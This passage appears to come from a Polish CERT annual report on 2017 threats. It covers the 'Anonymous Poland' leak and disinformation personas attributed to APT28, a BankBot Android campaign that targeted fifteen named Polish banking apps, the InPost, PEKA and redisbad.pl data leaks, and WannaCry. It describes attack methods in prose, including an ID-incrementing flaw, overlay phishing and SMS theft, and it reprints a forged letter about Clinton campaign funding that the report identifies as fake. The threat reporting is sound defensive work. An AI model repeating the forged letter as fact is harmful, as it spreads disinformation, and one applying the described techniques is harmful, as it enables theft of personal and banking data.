Dyrektor WADA na początku września przyznał[30], że do ataków na systemy WADA dochodziło codziennie przez ostatnie 3 tygodnie. Stwierdził również, że bez wątpienia były to ataki przeprowadzane przez Rosjan. Rzecznik rosyjskiego rządu zdecydowanie zaprzeczył tym informacjom[31] i stwierdził, że mogły być to celowe próby zrzucenia na nich winy za przeprowadzone ataki. Rosyjski minister sportu zaoferował Światowej Organizacji Antydopingowej pomoc rosyjskich instytucji w analizie ataku i ustaleniu sprawców.

Część badaczy bezpieczeństwa IT (w tym firmy ThreatConnect[32], FireEye[33] czy Trend Micro[34]) ustaliła, że ataki zostały najprawdopodobniej przeprowadzone przez grupę APT28/Fancy Bear, mającą prawdopodobnie powiązania z rosyjskim wywiadem wojskowym. ThreatConnect podkreśla, że infrastruktura oraz techniki atakujących były zgodne z tymi, które wykorzystano w atakach podczas trwających wówczas wyborach prezydenckich w USA.

29 https://en.wikipedia.org/wiki/Doping_in_Russia#August_to_September_2016

30 https://www.nrk.no/sport/wada_-_-russland-prover-a-hacke-oss-1.13115804

31 https://www.ft.com/content/a20743c2-79da-11e6-97ae-647294649b28

32 https://www.threatconnect.com/blog/fancy-bear-anti-doping-agency-phishing/

33 https://www.intelligence.senate.gov/sites/default/files/documents/os-kmandia-033017.pdf

34 https://blog.trendmicro.com/pawn-storm-power-social-engineering/

Pojawiły się również głosy wątpiące w rosyjski udział w atakach na WADA i CAS. Badacze z bloga "Jump ESP, jump!"[35] zwracają uwagę na to, że dowody przedstawione przez Threat Connect są dyskusyjne, a sami Rosjanie nie skorzystaliby na publikacji wycieków. Postawili hipotezę, w której to właśnie Rosja miała być zdyskredytowana z powodu oskarżenia o atak. Dowodzić ma temu m.in. strona fancybear.net, na której opublikowano dokumenty z WADA - oprócz tego, że nazwa strony ma kojarzyć się z grupą APT28/Fancy Bear, to w kodzie początkowej wersji strony znaleziono komentarze w języku koreańskim[36], które zostały szybko usunięte.

Bradley Foundation

Pod koniec października 2016 roku amerykańska fundacja charytatywna Lynde i Harry Bradleyów przyznała, że również padła ofiarą ataków, których przeprowadzenie przypisali sobie "Anonymous Poland" (@anpoland). Na swoim koncie twitterowym umieścili link do prawie 42 gigabajtów (w formie nieskompresowanej) rzekomo skradzionych dokumentów. Dostęp do dziesiątek tysięcy plików mieli uzyskać przez publicznie dostępną usługę zdalnego dostępu (za pomocą funkcji RDP) na jednym z serwerów fundacji z prostym do złamania hasłem administratora[37].

Rysunek 6. Wyciek danych z Bradley Foundation[38]


35 https://jumpespjump.blogspot.de/2016/10/why-i-believe-wada-was-not-hacked-by.html

36 http://web.archive.org/web/20160913013727/http://fancybear.net/

37 https://www.databreaches.net/bradley-foundation-hacked-to-expose-contribution-to-clinton-campaign/

38 http://archive.is/5VEGp

Według portalu vocativ.com[39] zdecydowana większość dokumentów z archiwum wydawała się prawdziwa. Znaleziono tam między innymi dokumenty mające świadczyć o niezgodnym z prawem dofinansowaniem kampanii wyborczej Hillary Clinton przez rodzinę Rothschildów, przeprowadzonym pod przykryciem działalności fundacji Bradleyów. Jeden z tych dokumentów został udostępniony w osobnym tweecie razem z informacją o wycieku danych.


The Lynde and Harry
BRADLEY FOUNDATION

The Lion House • 1241 North Franklin Place • Milwaukee, Wisconsin 53202-2901
(414) 291-9915 • Fax (414) 291-9691 • www.bradleyfdn.org

Cynthia K. Frauf
Vice President for Finance

July 19, 2016

Mr. Joseph P. Gill, CFA
Rothschild Asset Management, Inc.
1251 Avenue of the Americas, 44th Floor
New York, New York 10020
Via Email: joseph.gill@rothschild.com

Dear Joseph:

Payment is required for Mrs Clinton's campaign. In this connection, we will withdraw $150 million from the Rothschild portfolio on July 22th. Please have funds available by this date.

Please contact Mandy Hess if you have any questions.

Rysunek 7. Dokument mający świadczyć o nielegalnym finansowaniu kampanii Hillary Clinton

Autentyczność listów została od razu podważona przez kierownictwo fundacji. Jedna z wicedyrektorów w rozmowie z vocativ.com na treść dokumentu miała zareagować słowami: "O mój Boże, co za podróbka!". Amerykańska organizacja Center for Responsive Politics, śledząca m.in. legalność przepływów pieniędzy w komitetach wyborczych, również stwierdziła, że dokumenty były fałszywe i żaden tego typu przelew nie został zarejestrowany.

Prowadzący konto @anpoland niejednokrotnie na swoich tweetach podejmowali próby zdyskredytowania kampanii Hillary Clinton oraz obozu demokratów. Nie była to również pierwsza próba zarzucenia Hillary Clinton działań korupcyjnych poprzez publikację sfałszowanych dokumentów w prawdziwym wycieku. W opublikowanych przez personę "Gucci-fer 2.0" dokumentach, wykradzionych rzekomo z fundacji Hillary Clinton, również znalazły się spreparowane materiały mające dowieść jej korupcji. Badacze bezpieczeństwa (w tym firmy CrowdStrike[40], Mandiant czy Fidelis Cybersecurity[41]) określili, że autentyczne dokumenty pochodziły z wcześniejszych wycieków z Krajowego Komitetu Partii Demokratycznej oraz przypisali te działania rosyjskim służbom wywiadowczym.

Dane osobowe ukraińskich weteranów

W listopadzie 2017 roku na profilu @opanon_pl (ponownie z nazwą "Anonymous Poland") pojawiła się informacja o wycieku danych osobowych ukraińskich weteranów walk na terenie Donbasu.

Rysunek 8. Wyciek danych ukraińskich weteranów

39 http://www.vocativ.com/372088/bradley-foundation-hack-clinton-cammpaign-fake-files/

40 https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/

41 https://www.washingtonpost.com/world/national-security/cyber-researchers-confirm-russian-government-hack-of-democratic-national-committee/2016/06/20/e7375bc0-3719-11e6-9ccd-d6005beac8b3_story.html

Wśród udostępnianych danych znalazły się kwestionariusze osobowe ukraińskich żołnierzy zawierające m.in. dane osobowe ich dzieci.

Już następnego dnia po publikacji wycieku Departament ds. cyberprzestępczości ukraińskiej policji potwierdził[42] fakt przełamania zabezpieczeń jednego z komputerów regionalnego biura rządowej jednostki rejestrującej weteranów walk w Donbasie. Nowy profil "Anonymous Poland" w swoim opisie[43] podkreślał rzekomą przynależność do Bellingcat[44], grupy dziennikarzy, którzy swoje śledztwa opierają na analizie publicznie dostępnych w Internecie informacji (forma "białego wywiadu", z ang. "open-source intelligence").

Rysunek 9. Opis konta @opanon_pl

Grupa pod przewodnictwem Eliota Higginsa popularność zdobyła dzięki analizie incydentu zestrzelenia samolotu pasażerskiego malezyjskich linii lotniczych MH17 w 2015 roku podczas konfliktu na wschodniej Ukrainie[45]. Dziennikarze próbowali dowieść, że samolot został zestrzelony przez rosyjskie wyrzutnie rakietowe, a przedstawione przez Rosjan dowody, w tym zdjęcia satelitarne zostały sfałszowane. Wnioski grupy zostały potwierdzone przez śledztwo międzynarodowej komisji pod przewodnictwem holenderskiego Ministerstwa Sprawiedliwości.

Analizując sytuację w Syrii, we wrześniu 2016 roku grupa podważała[46] z kolei wiarygodność zapewnień rosyjskiego Ministerstwa Obrony Narodowej o tym, że Rosja nie miała związku z bombardowaniami Aleppo.

Podobnie jak w przypadku wycieku z Bradley Foundation, tutaj też informację "Anonymous Poland" rozpowszechniały podejrzane konta. Jak wskazuje Eliot Higgins[47], wiele z nich to podrobione konta osób związanych z grupą Bellingcat. Aric Toler[48], jeden z głównych dziennikarzy grupy, zgłosił administratorom Twittera przynajmniej kilkadziesiąt kont mających imitować profile grupy bądź jej członków.

W oświadczeniu rzecznik prasowy ukraińskiej policji[49] zwrócił uwagę, że celem publikacji wycieku miało być między innymi celowe pogorszenie polsko-ukraińskich stosunków.

42 https://cyberpolice.gov.ua/news/kiberpolicziya-vstanovyla-kompyuter-z-yakogo-buly-vykradeni-personalni-dani-uchasnykiv-ato--sergij-demedyuk-foto-7996/

43 http://web.archive.org/web/20171117222743/https://twitter.com/opanon_pl

44 https://en.wikipedia.org/wiki/Bellingcat

45 https://www.newyorker.com/magazine/2013/11/25/rocket-man-2

46 https://www.bellingcat.com/news/mena/2016/09/01/fact-checking-russias-claim-didnt-bomb-5-year-old-syria/

47 https://twitter.com/EliotHiggins/status/934066089004331009

48 https://twitter.com/AricToler/status/933410283841781760

49 http://en.interfax.com.ua/news/general/463210.html


5 078 305
unikalnych adresów URL związanych z działalnością szkodliwego oprogramowania
200%
w stosunku do 2016 roku
wzrost liczby zgłoszeń oraz rejestrowanych na ich podstawie incydentów
W roku 2017 otrzymaliśmy łącznie aż
772 387
zgłoszeń phishingu w polskich sieciach

Dane kart płatniczych litewskich banków

Ostatni wyciek powiązany z "Anonymous Poland" dotyczył danych kart płatniczych dwóch litewskich banków: Luminor oraz SEB Bank. Plik z danymi udostępniony w listopadzie 2017 roku, niedługo po wycieku danych ukraińskich weteranów, miał zawierać 165 tysięcy rekordów z prawidłowymi numerami kart płatniczych oraz danymi osobowymi ich posiadaczy. Rzeczniczka SEB Banku w rozmowie z portalem The Daily Beast zapewniła, że dane klientów banku są w pełni bezpieczne, a rzekomo wykradzione informacje są fałszywe. Bank nie potwierdził również, by rzeczywiście choć jeden z klientów miał ponieść z tego powodu szkody.

Rysunek 10. Zapowiedź publikacji wycieku danych kart płatniczych

Podobnie jak przy poprzednim wycieku, tutaj również "Anonymous Poland" zwracało dużą uwagę na rzekome powiązania z grupą Bellingcat. Niedługo po wycieku na stronie leakdata.us pojawił się artykuł o tej sprawie. Zwrócono w nim uwagę na rzekomą reakcję osoby, która przez wyciek miała stracić pieniądze. Widać też odpowiedź profilu @opanon_pl. Warto zauważyć, że użyto w niej emotikonę z uśmiechem zapisaną w sposób specyficzny dla osób korzystających z klawiatur z rosyjskojęzycznym układem. Ze względu na położenie klawiszy o wiele prościej jest na takiej klawiaturze pominąć znak dwukropka bądź średnika, więc zamiast tego zwyczajowo powiela się tylko nawias zamykający.

Rysunek 11. Odpowiedź @opanon_pl na reakcję osoby rzekomo pokrzywdzonej przez wyciek

Podobny artykuł ukazał się też na stronie cyber-usa.com[50].

Eliot Higgins oraz The Daily Beast w swoich analizach wykazali, że oba portale są pełne fałszywych informacji, większość artykułów została skopiowana z innych stron o bezpieczeństwie IT, a tożsamości osób publikujących zostały skradzione lub wymyślone. Pod koniec listopada 2017 roku oba serwisy zniknęły z Internetu.

50 https://web.archive.org/web/20171129135708/http://cyber-usa.com/anonymous-poland-has-published-data-from-lithuanian-banks-updated/


Podsumowanie

Threat Connect jest zdania[51], że "Anonymous Poland" jest jedną z kilku person używanych przez grupę APT28 do publikowania wycieków danych.

Działanie wszystkich person polegało na bliźniaczym schemacie: konta miały udawać aktywistów społecznych zamieszczających w internecie skradzione materiały mające dowodzić nielegalnych działań (np. korupcji). Do wycieków, które nie były kompromitujące, dodawano spreparowane dokumenty. Czasem celem było skierowanie odpowiedzialności za ataki na inny podmiot.

Grupa Digital Shadows w swoim raporcie[52], analizującym rozpowszechnianie informacji o wycieku z Bradley Foundation wskazuje na blisko 8000 tweetów zamieszczonych przez 7500 sfabrykowanych lub przejętych kont udostępniających tweety "Anonymous Poland". Podkreślają również, że przeprowadzenie operacji na tak dużą skalę możliwe jest tylko przez grupę z dużymi zasobami i doświadczeniem przeprowadzania akcji dezinformacyjnych, co nie jest domeną dotychczas działających rzeczywistych grup aktywistów.

Konta na Twitterze wykorzystywane do publikacji wycieków oraz te użyte do rozpowszechnienia informacji o wyciekach były wcześniej przejęte przez atakujących[53] bądź całkowicie fałszywe. Część z nich to czasowo uśpione konta z minimalną aktywnością, a część przygotowywano do operacji w dłuższej perspektywie[54]. Niektóre podawały się również za istniejące osoby[55]. Profil dziennikarki magazynu "Economist" Annabelle Chapman został skopiowany pod inną, ale podobną nazwą wyłącznie po to, żeby rozpowszechnić informacje o fałszywym wycieku z litewskich banków.



Rysunek 12. Fałszywy profil dziennikarki Annabelle Chapman

Główne konta odpowiedzialne za rozpowszechnianie informacji o wyciekach zostały już usunięte przez administratorów Twittera. W szczególności konto @anpoland zostało zawieszone pomiędzy 18 sierpnia a 19 października 2017 roku[56], a @opanon_pl pod koniec listopada 2017 roku.

Przypadek fałszywych profili "Anonymous Poland" oraz całej sieci botów twitterowych pokazują, jak bardzo rozległe i skomplikowane są dzisiejsze działania dezinformacyjne. Weryfikacja prawdziwości publikowanych informacji wymaga dokładnych i często długich badań. Wyznaczenie atrybucji jest jeszcze trudniejsze i zawsze niesie ryzyko popełnienia błędu, co jest zamierzeniem autorów kampanii.

Konta w serwisie Twitter pod nazwą "Anonymous Poland" kilkukrotnie w 2016 i 2017 roku były wykorzystywane do publikacji wycieków danych...

... które pochodziły z ataków na systemy informatyczne instytucji państwowych, międzynarodowych, organizacji pozarządowych i podmiotów komercyjnych.

51 https://www.threatconnect.com/blog/faketivist-vs-hacktivist-how-they-differ/

52 https://www.digitalshadows.com/blog-and-research/anonymous-poland-not-your-typical-hacktivist-group/

53 https://twitter.com/benimmo/status/931265371406925824

54 https://twitter.com/benimmo/status/931263403087269889

55 https://twitter.com/benimmo/status/931267585315831809


56 http://web.archive.org/web/20170515000000*/https://twitter.com/anpoland/status/792466848667271172


Androidowe kampanie malware

W październiku i listopadzie zeszłego roku obserwowaliśmy kampanie złośliwego oprogramowania, skierowane na polskich użytkowników systemu Android. Wykorzystywany malware stanowił wariant popularnej rodziny BankBot i różnił się od oryginalnego oprogramowania kilkoma szczegółami. Do infekcji dochodziło poprzez instalację aplikacji z serwisu Google Play Store. Zostały tam umieszczone co najmniej 3 próbki, które obeszły jego zabezpieczenia antywirusowe.

Zidentyfikowane nazwy złośliwych aplikacji to:


- Crypto Monitor
- StorySaver
- Cryptocurrencies Market Prices






Zgodnie z analizą firmy ESET[57] dwie pierwsze próbki zostały pobrane z samego tylko Google Play Store od 1000 do 5000 razy.

Jedną z podstawowych funkcji bota było wykradanie danych logowania do systemu bankowości internetowej. Informacja o tym, kiedy atakować, była zawarta w wewnętrznej liście aplikacji, pod które trojan próbował się podszywać. Na celowniku znalazło się większość czołowych polskich banków. Były tam m.in. PKO Bank Polski, mBank, ING Bank Śląski oraz Bank Pekao SA (pełna lista atakowanych aplikacji znajduje się poniżej).





57 https://www.welivesecurity.com/2017/12/11/banking-malware-targets-polish-banks/

Celem ataku były następujące aplikacje bankowości elektronicznej:

- com.comarch.mobile -> Alior Mobile
- eu.eleader.mobilebanking.pekao -> Bank Pekao
- eu.eleader.mobilebanking.raiffeisen -> Mobilny Bank
- pl.fmbank.smart -> Nest Bank
- pl.mbank -> mBank PL
- wit.android.bcpBankingApp.millenniumPL -> Bank Millennium
- pl.pkobp.iko -> IKO
- pl.plus.plusonline -> Plus online
- pl.ing.mojeing -> Moje ING mobile
- pl.bzwbk.bzwbk24 -> BZWBK24 mobile
- com.getingroup.mobilebanking -> Getin Mobile
- eu.eleader.mobilebanking.invest -> plusbank24
- pl.bph -> BusinessPro
- com.konylabs.cbplpat -> Citi Handlowy
- eu.eleader.mobilebanking.pekao.firm -> PekaoBiznes24

Przeanalizowany wariant nie atakował aplikacji bankowych używanych w innych krajach. Jedna z próbek o nazwie „Cryptocurrencies Market Prices" okazała się starszą wersją opisywanego oprogramowania. Analiza wskazuje, że trafiła do serwisu VirusTotal dnia 13.10.2017[58]. Dodatkową możliwością BankBota było przechwytywanie wiadomości SMS oraz wyświetlanie fałszywych powiadomień w górnym pasku na urządzeniu ofiary.

Sposób działania

Mechanizm kradzieży z użyciem BankBota przebiegał w kilku krokach. Najpierw pobierana była lista zainstalowanych aplikacji na telefonie. Potem następowało porównanie z listą nazw aplikacji bankowych, z których miały zostać skradzione dane do logowania. Jeśli któraś z aplikacji interesujących przestępców była zainstalowana, wyświetlało się fałszywe okno logowania, stylizowane na system transakcyjny atakowanego banku. Wprowadzone dane były w następnym kroku wysyłane na wskazany serwer atakującego.

Operator botnetu mógł skutecznie wyprowadzić pieniądze z banku ofiary, ponieważ malware posiadał funkcjonalność kradzieży SMS-ów. Treści wiadomości, podobnie jak w przypadku danych logowania, były wysyłane do serwera zarządzającego botnetem. SMS stanowi obecnie najczęściej stosowany sposób autoryzacji w kanałach bankowości internetowej, dlatego w tej fazie ataku możliwe było zlecenie oraz zatwierdzenie dowolnej operacji.

Botmaster otrzymywał również inne istotne informacje na temat atakowanego urządzenia. Były to:

- numer IMEI
- nazwa operatora sieci
- numer telefonu
- wersja systemu Android
- kraj, w którym aktualnie telefon się znajduje
- lista zainstalowanych aplikacji bankowych
- model telefonu
- stała 1.0 (prawdopodobnie wersja malware)
- token wygenerowany za pomocą Firebase
- server_id – stała, inna w każdej próbce

Jak zapobiec infekcji?

Często powtarzana rada, aby instalować aplikacje wyłącznie z oficjalnego sklepu Google'a w tym wypadku okazała się nieskuteczna. Oryginalne aplikacje również mogą być niebezpieczne dla użytkowników. Warto wspomnieć tutaj o podstawowych mechanizmach ostrzeżeń systemu Android. W procesie instalacji zawsze wyświetlana jest lista wymaganych uprawnień, o które prosi aplikacja. Użytkownik powinien realnie ocenić ich zasadność. Jeżeli aplikacja monitorująca kursy walut prosi o możliwość odczytywania wiadomości SMS, istnieje ryzyko, że wykorzysta te uprawnienia do wysłania treści wiadomości na zewnętrzny serwer. Oczywiście warto mieć na względzie, że nadmiar wymaganych uprawnień nie zawsze oznacza złe intencje aplikacji. Często jest to po prostu efekt błędu programisty.

58 https://www.virustotal.com/#/file/75759cc9af54e71ac79fbdc091e30b4a6e5d5862d2b1c0decfb83c9a3d99b01b/

Wycieki danych w Polsce

InPost

22 sierpnia na najpopularniejszym w tamtym czasie polskim forum schowanym za anonimową siecią TOR pojawił się wpis dotyczący włamania do InPostu – dostawcy usług kurierskich i paczkomatowych. Miało ono miejsce najprawdopodobniej na początku lipca 2017 roku.

Post zawierał odnośnik do archiwum z wykradzionymi informacjami.

Wśród nich najbardziej zagrażały prywatności zrzuty baz, które zawierały dane osobowe i hasła ponad 57 tys. pracowników firmy. Ten sam problem dotyczył kilkuset pracowników banków, którzy mieli swoje konta w systemie.

Rysunek 14. Wpis na forum z informacją o wycieku danych z InPost. Źródło: niebezpiecznik.pl

Rysunek 13. Przykład skanu wniosku o PEKA. Źródło: niebezpiecznik.pl

PEKA (Poznańska Aglomeracyjna Karta Miejska)

2 lutego 2017 r. serwis niebezpiecznik.pl poinformował o luce wykrytej w systemie poznańskiego Zarządu Transportu Miejskiego. Pozwalała ona na pobieranie dokumentów, które zawierały dokładne dane osobowe i teleadresowe, a także zdjęcia osób posiadających poznańską elektroniczną kartę aglomeracyjną (PEKA).

Przy użyciu przeglądarki internetowej było możliwe manipulowanie jednym z przesyłanych do serwera parametrów. Ciągła inkrementacja wartości liczbowej o 1 umożliwiała pobieranie kolejnych skanów wniosków.

Szacuje się, że wyciekły dane ok. 300 tys. mieszkańców Poznania.

Hasła z wycieków, publikowane często w postaci kompilacji z kilku źródeł, wykorzystywane są do uzyskiwania dostępu do kont użytkownika w innych serwisach.

Redisbad.pl

25 lipca 2017 roku, na jednej z grup facebookowych zrzeszających programistów PHP, pojawił się wpis dotyczący niepoprawnej konfiguracji popularnego sklepu odzieżowego – redisbad.pl. Błąd polegał na możliwości uzyskania nieautoryzowanego dostępu do interfejsu deweloperskiego, skąd można było operować na bazie danych w trybie odczytu i zapisu. Znajdowały się tam m.in. dane osobowe klientów i informacje o złożonych zamówieniach.

Szybka reakcja ze strony zespołu administracyjnego nie przyniosła od razu zamierzonego skutku. Wyłączono panel webowy, jednak przez kolejne kilka godzin nadal działało API.

Nie wiadomo, przez jak długi czas luka była obecna w środowisku produkcyjnym i czy wcześniej ktoś z niej skorzystał. Po publikacji wpisu informacja

Rysunek 15. Wycinek danych z bazy sklepu redisbad.pl. Źródło: z3s.pl

szybko rozeszła się wśród polskiej społeczności internautów i wielokrotnie pobrano niezabezpieczone dane.

Zagrożenia i incydenty na świecie

WannaCry

W pierwszej połowie maja 2017 r. internet obiegła informacja o błyskawicznie rozprzestrzeniającym się złośliwym oprogramowaniu typu ransomware, które miało bezpośredni wpływ na zakłócenie działania departamentów, a nawet całych firm w kilku regionach świata. Ransomware, nazwany WannaCry, (inaczej WannaCrypt, WanaCrypt0r 2.0, WCry) został zauważony pierwszy raz w piątek 12 maja ok. 8:00 czasu GMT (10:00 czasu polskiego), "uziemiając" tuż przed weekendem wiele firm transportowych (m.in. FedEx, Frankfurt Sbahn, Deutsche Bahn), wielkich operatorów telekomunikacyjnych (hiszpańska Telefonica, Portugal Telecom, rosyjski Megafon), producentów samochodów (Honda, Nissan, Renault), a także takie instytucje jak chińskie banki, rosyjskie Ministerstwo Spraw Wewnętrznych, brytyjską służbę zdrowia i wiele innych. Avast oszacował zasięg ataku na ponad 230 000 komputerów, w więcej niż 150 krajach. Inne źródła podają podobną liczbę infekcji. W Polsce ofiarami tego ransomware'u padło 12 558 urządzeń z 411 systemów autonomicznych (obserwacja na podstawie unikalnych adresów IP zgromadzonych w n6 w kontekście ataku), co w odniesieniu do danych przedstawianych przez Avast daje ok. 5,46 proc. infekcji na całym świecie.

Tak ogromna liczba infekcji WannaCry była spowodowana zaimplementowaniem w oprogramowaniu funkcji automatycznej propagacji, co pozwala je zaliczyć do robaków sieciowych. Do wspomnianej propagacji został użyty exploit o nazwie kodowej EternalBlue, stworzony przez Amerykańską Agencję Bezpieczeństwa (NSA), upubliczniony w kwietniu 2017 r. przez grupę The Shadow Brokers. Exploit wykorzystuje podatność w protokole Microsoft Server Message Block 1.0 (SMBv1), która pozwala na zdalne wykonanie dostarczonego kodu na komputerze ofiary, w następstwie czego instaluje się tylna furtka DoublePulsar (narzędzie również opracowane przez NSA, a udostępnione przez The Shadow Brokers). Co ciekawe, 14 marca 2017 r. Microsoft udostępnił pakiet aktualizacji (oznaczony kodem MS17-010), w którym znajdowała się łatka na wspomnianą podatność. Warto zaznaczyć, że poprawki bezpieczeństwa były tak istotne, że Microsoft zdecydował się w drodze wyjątku objąć nimi również starsze systemy, które nie były już od dawna wspierane (w tym Windowsa XP, niewspieranego od kwietnia 2014 r.).

Niestety, nie wszyscy zainstalowali na czas krytyczne poprawki bezpieczeństwa, udostępnione 2 miesiące przed atakiem. Interesującą kwestią w tym kontekście jest podział zainfekowanych urządzeń ze względu na wersję systemu operacyjnego. Jak podaje Kaspersky Lab, ponad 98 proc. infekcji miało miejsce na maszynach z systemem Windows 7 (różne wersje), natomiast liczba infekcji urządzeń z zainstalowanym Windowsem XP była znikoma (rzędu 0,1 proc.). Powodem były problemy WannaCry z dostarczeniem payloadu na maszynę ofiary, a jeśli działanie exploita już się powiodło, uruchomienie ransomware'u powodowało crash systemu. Warto natomiast dodać, że manualne uruchomienie oprogramowania faktycznie skutkowało zaszyfrowaniem dysku.

Nadal nie jest jasne jak doszło do pierwszej infekcji, ale obecne teorie raczej wykluczają otworzenie złośliwego załącznika dostarczonego np. w mailu phishingowym, skłaniając się ku hipotezie o możliwości infekcji przez otwarty publicznie port usługi SMB w podatnej wersji.

Kilka dni po rozpoczęciu ataku, Marcus Hutchins (jeden z researcherów zajmujących się bezpieczeństwem komputerowym) odkrył w kodzie WannaCry tzw. kill switch (mechanizm deaktywacji) w postaci domeny, o którą odpytywał ransomware – w przypadku jej istnienia oprogramowanie przerywało działanie przed zaszyfrowaniem dysku. Najprawdopodobniej pierwotnym przeznaczeniem tego mechanizmu było wykrywanie sandboxów. Rejestracja wspomnianej domeny przez Hutchinsa znacznie spowolniła tempo ataku i liczbę nowych infekcji. Niedługo potem ukazała się nowa próbka ze zmienioną nazwą domeny, która również dość szybko została unieszkodliwiona w ten sam sposób, tym razem przez innego researchera. Trzecia wersja WannaCry nie miała już wyłącznika, ale dało to czas firmom zajmujących się bezpieczeństwem komputerowym na przygotowanie i dystrybucję stosownych sygnatur dla tego malware'u.

Reszta funkcjonalności WannaCry (poza skanowaniem lokalnej sieci w poszukiwaniu systemów z włączoną usługą SMB w podatnej wersji protokołu w celu dalszej propagacji) nie budzi już tak wielkich emocji, gdyż wpisuje się w dość typowy schemat działania ransomware'u. Robak za pomocą dedykowanego komponentu szyfruje ok. 150 popularnych rodzajów plików, nadając im rozszerzenia *.wnry lub *.wncry. Do tego celu wykorzystuje kombinację algorytmów AES-128 oraz RSA-2048, praktycznie niemożliwą do złamania. W niektórych starszych wersjach systemu Windows istnieje jednak podatność umożliwiająca odzyskanie z pamięci liczb pierwszych, na podstawie których został wygenerowany klucz szyfrujący pliki. Prawdopodobieństwo odtworzenia wspomnianego klucza zaowocowało stworzeniem narzędzi deszyfrujących dane tj. WannaKey oraz Wannakiwi.

Po zaszyfrowaniu danych, oprogramowanie żądało od poszkodowanego 300 dolarów płatnych w Bitcoinach (w kodzie zapisane były na stałe 3 adresy portfeli BTC), przy czym w przypadku niewpłacenia okupu w ciągu 3 dni, kwota żądania była podwajana. Jeśli wpłaty nie dokonano przez 7 dni od infekcji, odszyfrowanie plików miało być już niemożliwe. Mimo wszystko żadna z ofiar, które wpłaciły okup, nie potwierdziła odzyskania wszystkich zaszyfrowanych danych.

